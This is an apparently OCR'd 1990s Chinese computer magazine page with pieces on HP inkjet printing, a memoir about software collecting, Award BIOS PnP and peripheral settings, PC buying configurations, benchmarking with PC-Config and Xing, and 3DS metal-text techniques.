如果你需要打印照片质量效果的图形，则需另觅他处了。所谓照片质量效果，顾名思义即其看上去要同照片的感觉一样。而具体的讲，就是打印出的图形要细节清晰，每个点的颜色和大小都要准确，各个点之间的过渡效果要明显，色泽、对比度和色彩的饱和度要达到一定的水准。当然，首先还需要有比较高的分辨率，但这一项目并不是越高越好，因为如果不是特殊的打印介质的话，如墨滴大小不经特殊处理，即使能在单位面积内打印大量的象素，也会使这些象素混合在一起，根本达不到预期的效果。

鲁大姐：

颜教授和摩西说的都不错。不但这样，HP 在新近推出的 HP DeskJet 890C 中，还采用了具有突破性的 Photo Ret II 和 ColorSmart II 技术，确保了在普通纸和

——打印机世界



照相纸上的彩色输出质量。

HP DeskJet 890C 全面利用了重要的工业标准，包括由 HP 和微软公司联合开发的 sRGB 数字彩色描述语言，Intel 公司开发的用于改善多媒体应用中图象处理性能的 MMX 技术，这些技术的利用使得该款打印机能够更好地满足消费者对于图象质量和打印吞吐量的要求。

另外，HP PhotoREt II 技术使新的 HP C1823A 彩色喷头的特殊设计得到了充分的发挥，这种打印头能够产生更小的墨滴（仅仅十个皮升，即万亿分之一升）。微小的墨滴和 PhotoREt Ⅱ的精密算法相结合，可以用 16 个墨滴构成一个象素点，使每一个打印点产生更多的彩色效果，这就保证了 DeskJet 890C 打印机充分发挥其性能时，能在从普通纸到特殊介质的任何一种介质上产生生动的彩色图象，更明亮的色调和色调之间微妙的渐变。

传统的喷墨打印机只有 8 种颜色用来打印每个象素点。其他颜色则由过渡色调技术产生，以彩色点的不同组合在人眼中产生新的颜色。

在 DeskJet 870C 中，可以利用更小的墨滴并且能够更加精确地控制彩色强度的渐变过程。这使得它可以对每个原色打印出四个级别的色彩强度。对这些颜色渐变又可以利用分层策略来增加色彩数目，在过渡调色之前，这些色彩出现于打印机的调色板上时已增加了 30 多倍。显然这种新的打印机可以在普通纸和特制纸上产生更好的色彩梯度，更平滑的表面色调，更少的纹理，更清晰的边界，更平滑的色彩过渡和更好的图象分辨率，而且并不牺牲打印速度。

而增强的 SmartColor II 技术能够自动应用新的彩色表和新的过滤调色技术提供清晰生动的图象输出，优化了所有的页面元素 :文本，图表和图象。而且它所包含的 SmartFocus 能够自动从 Internet 或 CD－ROM 或者监视器上“屏幕捕获”下来的图象中综合出分辨率更高的图象，提供对比度更强细节更丰富的输出。这对于那些需要从 Internet 上获取素材的作者无疑是一个巨大的福音。



大头：

诸位所言不差，不过我想补充一句，就是用 DeskJet 690C 进行宽幅打印时，还需要进行一些设置。

首先从任何应用软件的文件菜单中选择打印，然后按打印机按钮进入打印机设置对话框。在 HP DeskJet 系列打印机对话框中选择页面标签。然后选中横幅并按确定键。

把纸张从进纸托架中移去。在撕取横幅纸时，至少要比所需的多一到两页。反复打开和折上以保证各边不会在打印机中粘在一起。最后将纸平稳地塞入进纸托架中。当横幅打印完毕后，按复位按钮将整个横幅纸退出来。这就是打印大幅的全过程。

在 http://www.hp.com 有 HP 提供的各类打印机驱动程序，用户如需要可随时下载。

晓冬：

嗯！还是大头比较注重实践，不管说什么都那么贴近实际。哦，对了，最近老有朋友抱怨打印墨盒寿命没有使用说明所描述那么长，这是为什么啊？



老改锥：

恐怕是因为他们没有正确地使用墨盒吧！

一般来说，最好到你需要用的时候才打开墨盒的包装。当你准备好要将它们安装到打印机上时，要确信已经去除了所有的保护性胶带（一般来说，黑色墨盒有两条，彩色墨盒有一条）。要知道，任何没有移去的胶带都有可能使你的墨盒的寿命减半。

另外，没有必要老是清理你的墨盒，除非你在打印出来的文本和图形中发现有些点或线没有了。在这种情况下，你的用户手册会告诉你应该如何去做。

最后，有一个好的建议，那就是即使你的打印机已经关闭了也要把插头放在插座里，这能够保证墨盒始终位于正确的位置，以便妥善保存。



电脑风情录

□辜正坤



第三回　软件轶事

电脑是我的环球剧院，可以上演一幕幕莎士比亚的惊心动魄的悲喜剧；也是我的好莱坞，可以产生无数怪诞离奇的电影电视故事。这些剧本和故事就是电脑软件，是我的电脑的食粮。我开始不安地到处寻觅软件，好为我的电脑增添营养。

当初买电脑的时候，我曾信誓旦旦地向爱人论证过，电脑一旦到手，就可以利用众多的电脑软件干许多大事情。没见过报纸、刊物上常登载么？什么什么东西本来靠人力要多少多少百年才办得到的，现在倒好，只要有那么一种合适的软件，不就那么按按电键，几秒几分钟的事了么？听起来，咱们的生活真要发生爆炸性的变化了，叫人又是高兴，又是忧虑。但实际上，究竟电脑要如何对我们发生作用，我们又应该去买什么样的电脑软件，我心里并没有谱。当然，我们会用电脑来打字、写书，但是，这据说只是电脑的千万种用途中的一种，而且肯定不是最主要的一种。所以，我们有一种叫化子拣到金元宝，不知道如何派用场的感觉。不过，我们总会渐渐熟悉它，用它来减轻我们的工作负担的。有一段时间，我坚持要用电脑打字，爱人却坚持要用圆珠笔写。而且，令我沮丧的是，她有时倒真的比我写得快，几乎要把我的电脑神话击个粉碎。当然，我知道这是由于我的键盘操作水平还没上档次的缘故，慢慢就会改进的。她说，你这不过是偷懒而已，自己不努力，便幻想用个破机器来把什么事情都给自己干了，天底下哪有这样的美事！我辩解说，懒未必就完全是坏事。最初的科学发明家不就是老琢磨怎么才能省力才发明出机器这玩艺儿的吗？爱因斯坦说过：宇宙的规律就是‘懒’的规律。我想，科学技术的出发点应该是使人类能投机取巧、吃小亏占大便宜。因此，一切计算机软件，如果不能使人偷懒或感到某种快乐，就肯定是无用的至少是拙劣的软件。我是一个生性懒惰的人，虽非科学家，但在“懒”字上倒也愿意和他们成为一丘之貉，尽管从骨子里来说，我是一个崇尚返朴归真、抵制科学的人。只是由于现代世界遵循着物竞天择、适者生存的定律，用求生的本能才把我降服在科学的旗帜下。我有时想，华夏的十万万同胞谁不想过一种悠闲自在、远离倾轧与竞争的生活呢？但是洋枪洋炮却让中国人悠闲不得，它们用屈辱和死亡把中华民族推上了被迫和西方列强比试偷懒技巧的竞技场。炎黄的子孙没有别的选择。在二十世纪的最后一个年代，这场竞技场上的一个极重要的节目，就是软件技术的竞赛。我坚信中国人以其机敏的头脑，必会在将来的某一天最终成为软件技术舞台上的枭雄。然而现在，我们还只能是乖乖地向洋人学习洋技术。

我在大街上闲逛，凡有软件的地方我都去。那时候全国的软件发烧友还大多没有退烧，所以我可以到处和他们交流免费软件，我把这些软件都拷贝在3寸或5寸软盘上，总容量有好几千兆，几乎把看到的一切软件都收集到了。但是我却没有方正软件，因为它需要专门的加密卡。作为北大人却没有北大人生产的软件，这是一种遗憾。实际上方正的总部大楼就在我的隔壁。透过窗口，我有时可以看见里面的人忙忙碌碌地工作着。但是当我一打听了方正全套软件的价格之后，我迟疑了，因为我那时付不起那么一大笔钱。也许我可以靠熟人，或者直接去和王先生联系，说不定能不花钱就弄到一套。说到底，我不过是对这套软件感兴趣，想要研究研究它而已，并非是要拿它来获取商业利润，为什么就不能廉价地买到一套呢？可我并不认识王先生，也不好意思提出这样的奢侈要求。但有一天，当我向一家电脑商打听方正软件的售价时，却在店外被一个50多岁的男子挡住了。他劈头就问：“野的要不要？”“什么野的？”我问。“有一种野方正，功能和家方正差不多，但是价格要便宜得多。”“多少？”“四、五千吧。”我心一动：正版方正要两万呢。如果我始终发不了大财，那么这辈子就甭想尝试方正软件了。我不是一个有高度版权意识的人，何况那时，关于版权的宣传还不象今天这样轰轰烈烈，所以我带着一种负罪感和野方正软件打起了交道。就排版效果和打印效果而言，野方正果然和家方正难分甲乙。但是用了一段时间之后，利弊就见分晓了。野方正因为来头不正，无法升级和检修，一旦有了问

题，就只好自认倒霉。我分析了它的字库，发现不过是在原有方正字库的基础上修改了接口而已。因为无法将修改过的接口复原，结果使我原来买的一套正版方正字库完全报废。野方正的发排系统也不稳定，久用之后，打印的材料上老有一道一道的黑线。卖给我野方正的人早已不见踪影，他们手持自己做的加密卡，究竟又找到了多少用户，不得而知。不过野方正曾使我见识了方正软件的雏形，对于无法购买正版软件的我对它不禁怀有一种感激之情。当然，按照从西方进口的版权法，它应该尽快消失或受到应有的惩罚，然而想想中国有多少电脑迷苦于囊中羞涩而无法亲睹方正的尊颜，人们不得已弃正求野，或许也有点情有可原的地方吧。

有了大量的软件我就天天使劲往电脑里装。玩腻了便又换一个。装了删，删了装，也不知装过多少个软件。我学会了熬夜。原来1.5的视力很快变成了1.2，而且眼睛变小，眼珠发黄，长上了金鱼眼泡似的眼袋，眼角混浊，一见日光就流泪，完全证实了当初爱人的预言："你这样玩命似的弄电脑，总有一天会把你那好眼睛毁掉的。"可是我并不后悔。我知道熟悉这些软件对我意味着什么。真可谓'为伊消得人憔悴，双眼翻黄浊泪流'了。不但眼睛变黄，连整个脸型也发生了叫人不愉快的革新。总之这种电脑整形术的效率，会叫海淀区美容院里的术士也自愧弗如的。但是，我那时没有在意。人无法成为人自己的镜子。我还是一意孤行。



我除了装删各种软件来玩，也不断换用各种汉字输入码。我用过多少输入码，自己也不知道了。因为打字能给我快乐，所以即使闲暇无事时，我也偶尔把在键盘上打字作为一种休息。有时，键盘上的文字相当有启示性，例如输入"文艺"一词，出来的却是"瘟疫"。我想，这是西方圣人柏拉图的观点，而今在电脑时代借尸还魂了。我在方正编辑器里每次要退出自然码时，选字菜单蹦出来的必定是"弃暗投明"四个字，让我感到十分惬意。

尽管每一种汉字输入法都有其特色和优势，我现在还是喜欢用ABC、自然码录入汉字，而不太喜欢五笔字型输入法。我当然有自己的看法。ABC是一种很巧妙的编码，对于知识分子来说，十分实用。它的最大的特色就是符合人们喜欢偷懒的需求。因为它主要是一种拼音输入，使用者几乎可以无须专门学习就可以立刻使用它。当然，所谓无须学习，并不是指毫无文化知识，而是指无须像学习五笔字型输入法那样专门练习输入方法。实际上ABC也是以系统学习为基础的，只不过，这种学习多半在人们接受小学教育的时候就已经完成，这就是全部的汉语拼音知识。汉语拼音是一种普及性知识，省掉了人们去专门记忆一整套新的编码（例如五笔字型的部首编码）的麻烦。所以，把汉字输入编码的重点放在拼音上，很可能是一条最有希望的道路，符合人类语言生发的规律：一切语言最初都是以声音为主的。（待续）

AWARD BIOS 设置(五)

□河北　赵群

六、PNP/PCI CONFIGURATION(PNP/PCI 配置)

PNP/PCI 配置子菜单及设置说明表如下：

ROM PCI/ISA BIOS(2A59FA29)

PNP/PCI CONFIGURATION(PNP/PCI 配置)

序号	项　目	可选参数	说　明	建　议
1	Resources Controlled by (资源分配)	Auto(自动)	Award BIOS 在与 Win95 配合下具有自动分配 PnP 设备 IRQ 和 DMA 的能力。设置为"Manual"允许用户自己设置 IRQ 和 DMA。	如系统未发生硬件冲突，用户无须自己设置 IRQ 和 DMA 时应设置为"Auto"。
		Manual(手动)		
2	Reset Configuration Data (复原配置数据)	Enabled(允许)	这个项目允许用户复原配置好的数据。	选用默认值"Disabled"。
		Disabled(禁止)		
3	IRQ 和 DMA 清单：IRQ-4, IRQ-5, IRQ-7, IRQ-9, IRQ10, IRQ11, IRQ-12, IRQ-14, IRQ-15. DMA-0, DMA-1, DMA-3, DMA-5, DMA-6, DMA-7	Assigned To: PCI/ISA PnP or Legacy ISA	当本表第一项设置为"Auto"时本项目被消隐，只有设置为"Manual"才能看到。作用是将指定的中断号分配给 PnP PCI/ISA 设备或非 PnP ISA 设备。	如果你使用了不具备 PnP 功能的 ISA 设备，而又发生了设备冲突，需分配 IRQ 和 DMA 时，才可能使用"Legacy ISA"参数。
		(分配给 PCI/ISA PnP 设备，或非 PnP 的 ISA 设备)		
4	PCI IRQ Actived BY (PCI 总线设备中断触发)	Level(电平)	这个项目允许你选择 PCI 中断触发模式。	设置为默认值"Level"。
		Edge(电平边缘)		
5	PCI IDE IRQ Map To (PCI 总线 IDE 中断扫描)	PCI-Auto	选择"PCI=Auto"，系统将自动地确定你的 IDE 硬盘系统的中断。	对于目前已将硬盘 IDE 口集成在板上的主板来说，此项应设置为默认值"PCI-Auto"。
		ISA	选择"ISA"，即使系统中有 PCI IDE 卡，BIOS 也不指定中断号，IDE 卡通过 ISA 卡使用中断 14 和 15。	
		PCI-Slot 1～4	选择"PCI-Slot 1～4"，BIOS 在指定的插槽(PCI-Solt 1,2,3,4)上将中断 14 分配给主 IDE 口，将中断 15 分配给辅 IDE 口。	
6	Primary IDE INT# (主 IDE 卡)	A,B,C,D	通知 PCI IDE 卡，将哪一个中断作为其第一个 IDE 接口的中断。	对于目前已将硬盘 IDE 口集成在板上的主板来说，此项应设置为默认值"A"。
7	Secondary IDE INT# (辅 IDE 卡)	A,B,C,D	通知 PCI IDE 卡，将哪一个中断作为其第二个 IDE 接口的中断。	对于目前已将硬盘 IDE 口集成在板上的主板来说，此项应设置为默认值"B"。

七、INTEGRATED PERIPHERALS(主板集成的外部设备)

主板集成的外部设备子菜单及设置说明如下：

ROM PCI/ISA BIOS(2A59FA29)INTEGRATED PERIPHERALS(主板集成的外部设备)

序号	项　目	可选参数	说　明	建　议
1	IDE HDD Block Mode (IDE 硬盘块模式)	Enabled(允许) Disabled(禁止)	设置为"Enabled"后，允许IDE硬盘一次读/写多个扇区。	设置为"Enabled"。
2	PCI Slot IDE 2nd Channel (PCI插槽IDE第二通道)	Enabled(允许) Disabled(禁止)	设置为"Enabled"后，允许将硬盘控制卡插入PCI槽，作为第二个IDE通道。	对于目前已将硬盘IDE口集成在板上的主板来说，此项应设置为"Disabled"。
3	On - Chip Primary PCI IDE (板上主PCI IDE接口)	Enabled(允许) Disabled(禁止)	设置为"Enabled"后，允许使用主板上集成的主IDE接口。	设置为默认值"Enabled"。
4	On - chip Secondary PCI IDE (板上辅PCI IDE接口)	Enabled(允许) Disabled(禁止)	设置为"Enabled"后，允许使用主板上集成的辅IDE接口。	设置为默认值"Enabled"。
5	IDE Primary Master/Slave PIO (第一主/辅IDE接口PIO模式)	Auto(自动) Mode 0/1/2/3/4 (模式0/1/2/3/4)	选择硬盘接口支持的PIO(按程序输出/输入)模式。	依用户硬盘和光驱模式而定，或设置为"Auto"。
6	IDE Secondary Master/Slave PIO (第二主/辅IDE接口PIO模式)	Auto(自动) Mode 0/1/2/3/4 (模式0/1/2/3/4)	选择硬盘接口支持的PIO(按程序输出/输入)模式。	依用户硬盘和光驱模式而定，或设置为"Auto"。
7	USB Controller (USB控制器)	Enabled(允许) Disabled(禁止)	这个项目让你决定是否使用主板上的USB(通用串行总线)控制器。	在目前USB设备还未普及的情况下，应设置为"Disabled"。
8	Onboard FDD Controller (主板上的软驱控制器)	Enabled(允许) Disabled(禁止)	这个项目让你决定是否使用主板上的软驱控制器。	设置为默认值"Enabled"。
9	Onboard Serial Port 1/2 (主板上的串口1和2)	Auto 3F8/IRQ4 2F8/IRQ3 3E8/IRQ4 2E8/IRQ3 Disabled	这个项目让你确定主板上的串口地址和中断。	设置为默认值"Auto"。
10	UART 2 Mode (通用异步接口2的模式)	Standard(标准) ASKIR/HPSIR	这个项目让你确定主板上的，与通用异步接口2模式兼容的串口和红外接口模式。	设置为默认值"Standard"。
11	Onboard Parallel Port (主板上的并口)	Disabled 378/IRQ7 3BC/IRQ7 278/IRQ5	这个项目让你确定主板上的并口地址和中断。	一般情况下应设置为默认值"378/IRQ7"。
12	Onboard Parallel Mode (主板上的并口模式)	SPP(标准模式) EPP/SPP (增强/标准模式) ECP (扩展容量模式) ECP/EPP (扩展/增强模式)	这个项目让你确定主板上的并口模式。当选择为"ECP"时，要使用DMA 1或3。使用EPP模式时又有两种选择：一种是"EPP 1.9"模式；一种是"EPP 1.7"模式。	一般情况下应设置为默认值"SPP"。

(待续)

硬件小烧友（三）

□北京　子云

附选配组合：由于可选配的组合太多，笔者只好分低、中、高列出三种选配供大家参考。

1. 经济配置

机箱：立式小 AT 机箱　CPU：AMDK5－PR166
内存：16MB SDRAM　软驱：三星 1.44MB
硬盘：希捷 1.2GB　主板：金鹰 TX
光驱：日立 4 倍速　键盘：国产 104 键
声卡：阿拉丁 719　显示卡：金鹰 9680
显示器：EMC14 英寸多媒体显示器＋无源音箱
鼠标：ARTEC

2. 高级配置

机箱：海洋或保立得 ATX 立式机箱
CPU：AMD－K6/PR2－166 或 Intel MMX－166MHz
内存：32MB SDRAM
软驱：SONY 1.44MB
硬盘：MAXTOR 2.5GB（钻石二代）
主板：技嘉 TX 或 ATX
键盘：万胜 WIN95 键盘
光驱：三星或 SONY8 倍速
声卡：阿拉丁 719
有源音箱：牡丹 240W
显示卡：小影霸 3D＋97（4MB 显示内存）
显示器：赛古特或美格 15 英寸
鼠标：ARTEC 或罗技
Modem：LYNET 336

3. 豪华配置

机箱：海洋或保立得 ATX 立式机箱（可选装散热风扇）
CPU 和主板：AMD－K6/PR2－233＋技嘉 ATX
　　或 Penitum Ⅱ 233MHz＋PD440 FX 主板
内存：32MB SDRAM 或更大
软驱：SONY 1.44MB
硬盘：昆腾 3.2GB（火球四代）
外置 Zip 100MB 或 Jaz 1GB 活动硬盘驱动器
光驱：CREATIVE16 倍速带遥控及可写光驱
键盘：IBM WIN95 人体功学键盘
声卡：声霸 AWE64 Value 或 AWE64 Gold（4MB RAM）
视卡：视霸 Internet ToolKit
有源音箱：另配发烧级功放及音箱
显示卡：ET6000
显示器：SONY 100fx 或 SONY 17se2T
鼠标：罗技或微软人体功学鼠标
Modem：贺氏 A336 DSVD

选配电脑时常会遇到的问题，是想要的配置与口袋里的钱不匹配。应该压缩哪部分开销呢？

内存和硬盘是第一可考虑的，16MB 内存比 32MB 内存（SDRAM）便宜一半，且对电脑的运行速度不会有太大的影响；1.2GB 硬盘比 2.5GB 硬盘便宜几百元，对一般的电脑用户，特别是新的用户，1.2GB 硬盘够用一段时间的。而在将来想要扩充更大的内存和硬盘时，原有的内存和硬盘依然可用，不会浪费。

显示器、机箱和键盘的不同，也会产生很大的差价。但因其使用寿命长，且比其它配件升级换代慢，又是天天要见面打交道的东西，所以这几样的选配要有长远打算，一定要选择自己中意的配置。

主板和 CPU 也是电脑中较贵的配件，不同的选配也会产生很大的差价。CPU 的换代和降价最快，主板的换代也较快，但与 CPU 相比具有相对的稳定性。新型的 CPU 价格较高，而新型的主板与旧主板的差价并不是太高。所以主板应选择较新较好的，而对 CPU 的选择应量力而行。经济的选择是选 1000 元以下的 CPU，因这类 CPU 再降价的幅度不会很大，只会因停产而慢慢退出市场。如果有条件，则可选择 2000 元左右的 CPU。这比先买个 1000 元的 CPU，等 2000 元的 CPU 降到 1000 元时再升级要合算。

Modem 也是个差价很大的配件。如果你对上网的目的还不太明确，只是很好奇、想了解，那可先配个 200 元左右的 Modem，等你觉得有必要时，再去升级。

音箱的差价也很大，这完全要看你自己的喜好了，一般选 200～500 元的即可。

如果你每样都想配好的，可钱又不够。那只有先做一个基本配置，其它的以后再慢慢添置了。Modem、电视卡是第一可考虑缓买的配件；声卡、音箱是第二可考虑缓买的。

如果没有特殊要求，其它的配件的差价不是很多，性能上也影响不是太大，可根据自己的需要和喜好调整。最后，祝各位烧友都能配好自己得意的电脑。

（全文完）

测试计算机性能两法

□成都　于建原

一、用 PC－Config 测试

专门用来对计算机一些物理性能和运行性能测试的软件称为“测试软件”,如 DOS 中的 MSD、Pctools 中的 Si、Norton 中的 Sysinfo 和 Ndiags,Windows 中的 Qplus、Winstone 和 Winbench 等等。Si、Sysinfo 和 Ndiags 等已很难适应市面上流行的硬件,而 Windows 中的测试软件,占用的硬盘空间太多,操作的技术要求比较高,不太适合普通计算机用户使用。这里向读者推荐的测试软件是由德国人 Michael E Holin 编写的 PC－config(版本号 8.03),这款测试软件能够检查迄今为止出现的 Intel VX 及以下芯片组的主板,可检测 Pentium Pro 及以下各级别的 CPU。下面是其主要的性能指标的测试。

与许多测试软件不同的是,PC－config 对系统的配置文件没有任何限制,按你目前使用的配置,启动计算机并进入到 DOS 后,再进入 PC－config 所在的目录,键入主程序文件名“config”,就启动这款测试程序。开始时(因为是共享软件)有一个版权声明和要求注册的说明,根据屏幕下方的按键提示(这个按键每次是不同的),按动相应的键盘字母后,出现系统安装的主要硬件情况的画面,如图 1。在图 1 的画面中,读者应注意看这几个项目,一个是 CPU 的型号,是否符合

```
Window  Options          PC-CONFIG V8.30 (c) 1989-97 by Michael E Holin
                              Installed hardware
     Machine.......: AT Pentium
     BIOS..........: (C) 1984-97, Award Software, Inc.
     BIOS date.....: 03/25/97, ShadowRAM: active
     BIOS extension: C000h
     Bus system....: MCA
     CPU...........: Pentium, V86 Mode, 200.00 MHz
     CPU Details...: Model #02 Step #0C, VendorID:GenuineIntel
     RAM access....: cache:1st Level: 16 KB, 2nd Level: 512 KB
     CPU errors....: none
     Main memory...:   640 KByte, free:   626 KB
     Extended Mem..: 31744 KByte, free: 14900 KB XMS
     Expanded Mem..: not installed
     Videocard 1...: VESA-VGA 16 Bit-Bus, 2048k RAM
     VGA chipset...: S3 unkown: 225 86 49
     NPU...........: build in
     Gamecard......: found
     Floppy drives.: 2 : 1.2 MB, 1.44 MB
     Ports.........: LPT1 COM1 COM2

     HD 1:  -1737.20 MB,  16 heads, 4956 Cyl, 63 Sect/Cyl.
Alt+X Exit  F4 SaveScreen
```

图 1

经销商所提供的型号;二是 Cache 的配置,看“RAM access”那行,其中 L1 是 CPU 的内部 Cache(Pentium 芯片应该为 16K),L2 就是外部 Cache。L2 Cache 芯片是市场上一些经营者爱对用户作假的元件。主要看是否符合经销商所说或主板说明书所标定的容量(通常是 256K 或 512K)。如果是假的 Cache 或容量不符的 Cache,这里所显示的数值就不对或是 None(即没有 L2 Cache)。下面的 Extended Mem 和 Expanded Mem,是系统内存情况。Extended Mem 即通常说的的 XMS 内存,而 Expanded Mem 即通常说的的 EMS 内存。当系统的配置文件(config.sys)中没有加装 emm386.exe 这类内存管理程序,或 emm386.exe 的后加有 noems 参数,就没有 Expanded Mem 值。象图 1 的情况就是这样。这两个内存(其中一个)与 Main Memory(基本内存)的和就是系统中的物理内存,也应符合购买时经销商所申明配置,因为你的购机款是按此支付的。

然后,用 ALT＋W 或用鼠标单击顶部的“Windows”菜单,出现 PC－config 的主要的使用选项。其中的 Benchmark 就是系统性能测试选项。用鼠标点击或用快捷键 Alt＋B,就可启动测试功能。启动后,程序开始对系统进行测试。测试结果首先是用图 2 的列表形式反映出来。其中主要的一些指标的含义为:① Speed Compared with IBM－PC:与作为基准的 IBM 计算机(为 100%)比较的得分数;后面的那一项也是一个比较得分数,这两项分值越高越好。② VideoRAM throughput(text):这是显示缓存的字符输出速度,单位为每秒字节量,数值越高,则显示缓存的字符传输速度越快,即显示卡的性能越好。③ EMS speed:为 EMS 内存的速度,没有配置时,此项为零。④ RAM disk speed:内存虚拟盘的速度,没有配置时,将

```
Window  Options          PC-CONFIG V8.30 (c) 1989-97 by Michael E Holin
                                  Benchmark
        Speed compared with IBM-PC.: 42000%
        Dhrystones, KWhetstones....: 158400, 41935
        VideoRAM throughput (text).: 13064 KB/sec
        Chars per second via BIOS..: 238600 Byte/sec
        Chars per second via DOS...: 108450 Byte/sec
        EMS speed..................: N/A
        RAM disk speed.............: G: 33590  KB/sec
        DOS disk speed.............: C:  7750  KB/sec


        Harddisk test:              HD1
        Rotations per minute..:     4500
        Linear read....in KB/S:     2883
        Max throughput in KB/S:    11685
        Interleave seems to be:        1
        Average accesstime....:     10.9 ms
        Track to track........:      3.6 ms
        Maximum accesstime....:     20.6 ms
                                Graphic
Alt+X Exit  F4 SaveScreen
```

图 2

没有此项。⑤ DOS disk speed:DOS 系统硬盘的速度,此值越大越好。⑥ Hard disk test:硬盘有关指标的测试,其中:Rotations per minute 为每分钟转数;Max throughput in KB/S 为每秒最大的数据传输率,这两项值越大越好。Average accesstime 为平均寻道时间;Track to track 为相临磁道的移动时间;Maximum accesstime 为最大寻道时间,单位均为毫秒,这几项数值

越小，硬盘的性能就越好。

图 2 的下面有一个 Graphic 按钮，按动此按钮，可进入到用图形方式显示测试结果的画面，如图 3 所示。其中列出 4 个主要的设备测试指标，用条型图与一个相近的机型对比，比较直观（对比的机型随系统的机型不同而不同）。第 1 个是 CPU 的测试得分，此处是与 Cyrix 6x86 120 对比；第 2 项是显示输出的速度，对比机型为 AMD 5K86 90；第 3 项是硬盘的传输速度，对比的机型仍是 Cyrix 6x86 120；第 4 项是硬盘的平均寻道时间，对比的机型为 DEC XL 4100。按动图 3 窗口中的 OK 按钮后，就返回图 2 窗口。

一般而言，测试得到的这些性能指标，需要用对比的方法才能确定自己的机器的相对性能。图 3 提供了一些对比，但还可以得到更详尽的对比，即当运行过 Benchmark 后，用户可选用“Windows”菜单中的




图 3

“Comparison”选项，就会出现有 36 个对比机型性能指标的窗口。一整屏显示不完，可用方向键↓继续向下翻屏查看。在此窗口中，我们可挑选一个与自己的机器配置相同的机型进行对比。用户自己系统的测试得分，显示在窗口的最下面，不随窗口滚动。比如，读者在这里看到的是笔者系统的测试情况，因为我的系统采用的是 Pentium 166 的 CPU，并且采用了超频使用的方式（到 200MHz），因此，就 CPU 这项指标而言，在与窗口中的第一个 Pentium 200 比较时，读者可以看出，如果是真的 Pentium 200 的话，其的性能得分应该为 42150%，而这里只有 42000%。

使用 PC－config，用户还可以在前面那些测试结果显示窗口中，用 ALT＋F4 键，将测试结果保存在 Config. XXX 文件中，以后通过“Option”菜单随时可以打开此文件进行查看。

二、用 Xing 测试

用测试软件对计算机进行性能测试，有许多因素会影响测试结果的准确性。但比较常见和重要的因素是，测试软件作为一个软件，其本身的编制时间与硬件的更新时间总有差距。因此，在其后出现的某些新硬件，将导致测试软件不能正确识别和测试。比如，在上部分的举例中，笔者的计算机中安装的是丽台 3D S600 显示卡。该卡使用的是 S3 ViRGE 的 3D 图形加速芯片。由于 PC－config 识别此显卡芯片有误，因此将其认为是 16 位图形芯片，测试的速度值就难保是准确的。这说明我们并不能只依赖测试软件的测试来做结论。为了对系统的性能作更为准确的判定，还应该通过应用软件的实际运行来对系统的性能进行测定。在专业机构的测试中，最常采用的方法是将一些大型的应用软件，主要是图形处理软件，如 3DS、PhotoShop 等，通过完成相同的工作，如填充上色、3D 图像的生成等来进行测定。对于普通用户来说，这些方法操作的技术难度大，不容易掌握。因此，一个比较普遍采用的方法是用对 VCD 活动影像软解压的方式来对系统进行测定。下面以 Xing 3. 12 版为例，来介绍测试方法。

进入 WIN 95 不要运行任何其它应用程序。通过“开始按钮”中的“程序”启动 Xing，用鼠标单击“Setting”，选用最下面的“Diagnostics（诊断）”选项，选用第 1 个选项“Video Performance”，会出现 Video Performance 窗口。在其中的“Test Setup”区域中，应将 Rate Control 放在 off 的位置，否则 Xing 只以每秒 30 帧的解压速度进行测试。在“Select Video”中，应将选项放在 Full Screen（满屏）位置。然后按动 Run Test 按钮，就出现满屏回放 Xing 自带的影像测试文件“test. mpg”画面。笔者系统满屏解压的值，为每秒 50. 3 帧。在 Subsystem Performance（子系统表现）区域中，列出了计算机的 3 项主要的硬件性能的测试指标，这 3 项指标是指在以每秒 30 帧的速度解压时所耗用相应的设备时间，单位为毫秒（ms），这 3 指标值越小越好。每项设备的前面有一个作为比较的值（System 列的数值）：Disk 为硬盘，CPU 是以 Pentium 90，物理内存为 8MB 时给的值，Display/Bus 为显示卡 总线的性能。“This System”列的数值为用户系统的数值，与前面的参考值进行对比，可看出硬件上的差距。

如果用户用 Xing 进行测试后，想对硬件的改善进行方案设计，或者，想知道通过提高和改善 3 个主要的硬件设备性能可以达到的效果，可以按下窗口中右边最下面的那个按钮 What if. . 。在出现的窗口中，你可以改变其中任意一个设备的值，Performance Estimate 的值也将随着变化，这就可以很直观看到当某项设备的性能改变时所达到的软解压速度。这里的改变，完全是模拟的，并不对系统的设定产生任何影响。

因为 Xing 不是专门的测试软件，用来对计算机的性能进行测试时，有条件的读者最好能与周围人的计算机进行比较。也可以将自己的测试结果记录下来，以便在怀疑系统硬件有故障、病毒侵袭或进行硬、软件升级的时候，进行比较。

三维动画实用技术(一)

□江苏　王波

一、各种常见效果制作

1. 金属感强烈的立体字

3DS 用户都知道，在 3DS 中制作具有较多平面的金属字，其金属质感往往不能尽如人意。目前采用的方法大多是给金属字表面加上表面反射贴图(Reflection mapping)。由于静止的表面反射贴图金属感效果仍然不佳，故往往采用动画表面反射贴图。但此方法亦有一定的局限性，由于动画贴图往往文件较大，占据大量磁盘空间，且首尾循环动画贴图不易制作。更重要的是由于 3DS 是按照一定的空间位置关系将表面反射贴图赋于物体加以渲染，动画表面反射贴图上某一点的少量变化，会在金属平面的对应点造成较大位移。实际制作时，会使金属字表面反射阴影移动过快，给人造成一种闪烁不定的感觉，金属效果依然不佳。笔者经过长期实践，总结出一套较好的金属字制作方法，该方法也适用于其它金属平面物体制作。

首先找一幅画面较混沌的图形文件，如 3DS4\MAP\GOLD. GIF 文件，在 Photoshop 中调入此图像。选取 Mode 菜单下的 Grayscale，将图像转化为灰度图像。选取 Image 菜单下的 Adjust\ Brightness/Contrast 命令，调整图像对比度。移动 Contrast 箭头至 +70，增大图像对比度。选取 Mode 菜单下的 Indexed Color，将图像转为索引色模式。选取 Image 菜单下的 Adjust/Color Balance 命令，调整图像色彩。一般来说，制作铬钢效果可将颜色调成偏蓝黑色，制作黄金效果可将颜色调成偏棕黑色。以制作金色材料为例，将 Gold. GIF 文件的 Cyan/Red 调整为 +40，将 Yellow/Blue 调整为 -20，调整好后存入 3DS 贴图路径，更名为 Ngold. GIF。

